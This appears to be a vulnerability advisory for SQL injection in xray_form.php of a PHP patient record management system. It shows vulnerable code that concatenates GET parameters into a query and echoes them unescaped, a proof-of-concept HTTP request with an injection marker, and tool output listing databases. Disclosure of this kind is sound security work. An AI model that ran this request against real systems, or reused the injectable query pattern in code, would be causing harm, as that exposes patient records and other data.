patient-record-management-system-in-php has sql injection in xray_form.php

supplier

https://code-projects.org/patient-record-management-system-in-php-with-source-code/#google_vignette

Vulnerability parameter


/xray_form.php

describe

An unrestricted SQL injection attack exists in patient-record-management-system-in-php in xray_form.php. The parameters that can be controlled are as follows: $_GET[itr_no] . This function executes the id parameter into the SQL statement without any restrictions. A malicious attacker could exploit this vulnerability to obtain sensitive information in the server database.

Code analysis

When the value of $_GET[itr_no] parameter is obtained in xray_form.php , it will be concatenated into SQL statements and executed, which has a SQL injection vulnerability.



xray_form.php ×
C: > Users > EPILOG~1 > AppData > Local > Temp > Rar$DIa24368.19894 > xray_form.php

```
<html lang = "en">
    <div class = "navbar navbar-default navbar-fixed-top">
    </div>
    <br />
    <br />
    <br />
    <div class = "well">
        <div class = "panel panel-warning">
            <div class = "panel-heading">
                <center><label>XRAY</label></center>
            </div>
        </div>
        <div class = "panel panel-default">
            <div class = "panel-heading">
                <label>XRAY RESULT FORM</label>
                <a style = "float:right; margin-top:-4px;" href = "xray_record.php?itr_no=<?php echo $_GET['itr_no']?>&rad_id=<?php echo $_GET['rad_id']?>" class = "btn btn-info"><span class = "
                <a style = "margin-right:5px; float:right; margin-top:-4px;" href = "xray_print.php?itr_no=<?php echo $_GET['itr_no']?>&rad_id=<?php echo $_GET['rad_id']?>" class = "btn btn-info
            </div>
            <form method = "POST" enctype = "multipart/form-data" action = "add_query.php">
            <?php
                $conn = new mysqli("localhost", "root", "", "hcpms") or die(mysqli_error());
                $q = $conn->query("SELECT * FROM `radiological` NATURAL JOIN `itr` WHERE `itr_no` = '$_GET[itr_no]' &&`rad_id` = '$_GET[rad_id]'") or die(mysqli_error());
                $f = $q->fetch_array();
            ?>
            <div class = "panel-body">
                <br style = "clear:both;"/>
                <div class = "alert alert-info">Basic Information</div>
                <div style = "float:left; width:30%;">
                    <label style = "font-size:15px;">Name of Patient:</label>
                    <br />
                    <label style = "font-size:15px;" class = "text-muted"><?php echo $f['firstname']." ".$f['middlename']." ".$f['lastname']?></label>
                </div>
                <div style = "float:left; width:10%;">
                    <label style = "font-size:15px;">Age:</label>
                    <br />
                    <label style = "font-size:15px;" class = "text-muted"><?php echo $f['age']?></label>
```

POC

```
GET /xray_form.php?itr_no=1* HTTP/1.1 Host:
healthcarepatientrecordmanagementsystem
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=apub8ggoc8777fmi1n9sbu6ca1
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Result



```
available databases [41]:
[*] `security`
[*] bloodbank
[*] challenges
[*] cltphp_show
[*] crud
[*] dedecmsv57utf8_115
[*] dedecmsv57utf8sp2
[*] dvwa
[*] easyweb
[*] ecms
[*] ecms4
[*] empirecms
[*] farmacia
[*] fastadmin
[*] forcms
[*] healthcare
[*] hostel
[*] imperial_college
[*] information_schema
[*] mysql
[*] ofcms
[*] online_health_care
[*] owlphin
[*] performance_schema
[*] project
[*] rockxinhu
[*] ry
[*] seacms
[*] sec_sql
```